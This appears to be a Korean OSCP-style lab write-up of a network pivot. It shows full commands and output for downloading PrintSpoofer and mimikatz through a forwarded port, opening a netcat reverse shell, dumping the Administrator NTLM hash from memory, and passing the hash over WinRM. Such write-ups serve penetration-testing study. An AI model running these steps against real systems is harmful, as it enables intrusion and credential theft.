
MS 02 → MS 01 → Kali 리버스 포트 포워딩
[misconfiguration 또는 exploit] 요약
10.10.159.147:5555으로 포트 포워딩하는 리버스쉘 실행

10.10.159.147은 MS 01의 두번째 NIC
패킷이 10.10.159.147 인터페이스로 들어와서 칼리로 포워딩 결과, 칼리 리눅스에서 내부망 MS 02 서버 쉘을 획득함
- 5555 포트로 들어왔는데 443으로 진행했던 테스트 증적임

10.10.159.147:5555로 파일 요청 결과, 터널링을 통해 칼리의 파이썬 서버에 패킷이 들어옴 프린트스푸퍼 정상적으로 다운로드
PS C:\windows\tasks> Invoke-WebRequest -Uri "http://10.10.159.147:5555/PrintSpoofer64.exe" -OutFile "C:\Windows\Tasks\printspoofer64.exe"
PS C:\windows\tasks>
PS C:\windows\tasks> ls


    Directory: C:\windows\tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/7/2026   2:59 PM          27136 printspoofer64.exe

프린트 스푸퍼 사용해서 권한 상승 시도 MS 02 (10.10.159.148) 장악 성공
PS C:\windows\tasks> .\printspoofer64.exe -c "C:\windows\tasks\nc.exe 10.10.159.147 5555 -e powershell"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\windows\tasks>
mimikatz 업로드
PS C:\> Invoke-WebRequest -Uri "http://10.10.159.147:5555/mimikatz.exe" -OutFile "C:\windows\tasks\mimikatz.exe"
mimikatz
mimikatz 실행
 privilege::debug, sekurlsa::logonpasswords 순차적으로 명령어 실행
메모리에서 관리자 NTLM 해시 추출
mimikatz # privilege::debug                                                                              06:05:22 [285/1942]
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 401094 (00000000:00061ec6)
Session           : Interactive from 1
User Name         : Administrator
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 2/12/2025 2:41:25 PM
SID               : S-1-5-21-2610934713-1581164095-2706428072-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : OSCP
         * NTLM     : 59b280ba707d22e3ef0aa587fc29ffe5
         * SHA1     : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
         * DPAPI    : 959ad2ea78c63aebf3233679ad90d769
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : OSCP.EXAM
         * Password : (null)
        ssp :
        credman :
        cloudap :
        ...
winrm으로 MS02에 접속 가능한지 자격증명 확인
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.10.159.148 -u Administrator -H 59b280ba707d22e3ef0aa587fc29ffe5
WINRM       10.10.159.148   5985   MS02             [*] Windows 10 / Server 2019 Build 19041 (name:MS02) (domain:oscp.exam)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)

WINRM       10.10.159.148   5985   MS02             [+] oscp.exam\Administrator:59b280ba707d22e3ef0aa587fc29ffe5 (Pwn3d!)

DC 01
winrm으로 DC01에 접속 가능한지 자격증명 확인
Proof.txt
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약